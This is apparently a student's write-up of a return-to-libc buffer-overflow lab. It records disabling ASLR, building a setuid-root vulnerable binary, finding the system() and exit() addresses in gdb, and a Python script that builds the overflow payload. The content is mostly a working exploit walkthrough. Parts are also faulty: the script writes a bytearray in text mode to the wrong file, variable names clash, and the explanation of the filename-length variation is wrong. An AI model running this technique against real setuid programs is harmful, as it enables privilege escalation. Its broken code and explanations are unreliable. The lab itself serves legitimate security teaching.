


LAB SETUP:



```
seed@ip-172-31-14-16: ~/Documents/lab8/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ sudo sysctl -w kernel.randomize_
va_space=0
kernel.randomize_va_space = 0
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ sudo ln -sf /bin/zsh /bin/sh
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ gcc -m32 -DBUF_SIZE=12 -fno-stac
k-protector -z noexecstack -o retlib retlib.c
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ sudo chown root retlib
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ sudo chmod 4755 retlib
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$
```

Task 1: Finding out the Addresses of **libc** Functions:

`gcc -fno-stack-protector -z noexecstack -o retlib retlib.c` - This command compiles `retlib.c`. After it is compiled we need to change the owner of the file to root using command `sudo chown root retlib` then make it executable using command `sudo chmod 4755 retlib`

Now we need to create a badfile with whatever content we like or maybe leave it empty.

Next we can run gdb compiler on `retlib` using command `gdb -q retlib`

Now that we are inside gdb, we need to run the program using command `run`

Now we can get the address of `system()` and `exit()` using command `p system` and `p exit` respectively.



```
seed@ip-172-31-14-16: ~/Documents/lab8/Labsetup
File Edit View Search Terminal Help
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e0c360 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfeec0 <exit>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xf7e0c360 <system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xf7dfeec0 <exit>
gdb-peda$ disass main
Dump of assembler code for function main:
```

Task 2: Putting the shell string in the memory :

Our attack strategy is to jump to the `system()` function and get it to execute an arbitrary command. Since we want the shell prompt, we want the `system()` function to execute the `"/bin/sh"` program. For that, we need to place `/bin/sh` into the memory and know its address so that it can be passed to the `system()` function. We can define a new variable `MYSHELL` and let it contain the string `/bin/sh` using command `export MY_SHELL=/bin/sh`.

```

1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4 void main(){
5     char* shell = getenv("MYSHELL");
6     if (shell)
7     printf("%x\n", (unsigned int)shell);
8 }

```

We will use the address of MYSHELL as the argument to the system() call. The following program gives the location of MYSHELL

```

seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ ./prtenv MYSHELL
ffffe5eb
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ ./prtenv MYSHELL
ffffe5eb
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ gcc prtenv.c -o prtenv -m32
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ ./prtenv MYSHELL
ffffd5eb
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ ./prtenv MYSHELL
ffffd5eb
seed@ip-172-31-14-16:~/Documents/lab8/Labsetup$ ./prtenv MYSHELL
ffffd5eb

```


TASK 3:

Now we have addresses of system(), exit() and /bin/sh. We can place these addresses in the exploit.c program. Now we need to find the value of X, Y and Z.

We get their respective address from gdb and using environment variable /bin/sh and to find and place the address we let the program jump into system () the function prologue is executed and moves esp 4 bytes below and set esp and ebp to the current value and that will be where frame pointer points inside system function.

We simply have to put the argument (/bin/sh) 8 bytes above ebp.

We also have to see that we place ebp +4 that is the return address of system and in order to end the program nicely and cleanly we put the exit() and make it jump there.



```
1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6
7X = 36
8sh_addr = 0xffffd5eb # The address of "/bin/sh"
9content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11Y = 28
12system_addr = 0xf7e0c360 # The address of system()
13content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15Z = 32
16exit_addr = 0xf7dfeec0 # The address of exit()
17content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19
20
21# Save the file
22with open('exploit.py', 'w') as f:
23    f.write(content)
```

Basically we find ebp and place it at an offset of 8 from there.

If we did not know and had to go by trial and error we could see the location from where the buffer stops returning properly, we would know address are 4 bytes long and there is a buffer attack overflow here we can have our Y at 4 from there, here we know so we do not have to guess we can directly.

```
seed@ip-172-31-14-16: ~/Documents/Lab8/Labsetup$ ./retlib
[-----]
EAX: 0x3e8
EBX: 0x56558fc8 --> 0x3ed0
ECX: 0x5655a010 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0xf7fb3000 --> 0x1e7d6c
EBP: 0xffffcf58 --> 0xffffd368 --> 0x0
ESP: 0xffffcf30 --> 0x56558fc8 --> 0x3e8
EIP: 0xf7e36b1d (<fread+45>: mov
EFLAGS: 0x10206 (carry PARITY adjust z)
```

We also have to see that we place ebp +4 that is the return address of system and in order to end the program nicely and cleanly we put the exit() and make it jump there.

Attack variation 1: Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.

```
seed@ip-172-31-14-16:~/Documents/Lab8/Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcfd0
Input size: 300
Address of buffer[] inside bof(): 0xffffcfa0
Frame Pointer value inside bof(): 0xffffcfb8
Segmentation fault (core dumped)
```

Attack variation 2: After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of badfile). Will your attack succeed or not? If it does not succeed, explain why?

```
seed@ip-172-31-14-16: ~/Documents/lab8/Labsetup
File Edit View Search Terminal Help
Input size: 300
Address of buffer[] inside bof(): 0xffffcfa0
Frame Pointer value inside bof(): 0xffffcfb8
seed@ip-172-31-14-16:~/Documents/Lab8/Labsetup$ ./newretlib
Address of input[] inside main(): 0xffffcfd0
Input size: 300
Address of buffer[] inside bof(): 0xffffcfa0
Frame Pointer value inside bof(): 0xffffcfb8
```

```
Frame Pointer value inside bof  
zsh:1: command not found: h
```

The file name have their own specific binary and changing the filename of 1 from another means the binary exec. of those files are varying and therefore they do not execute.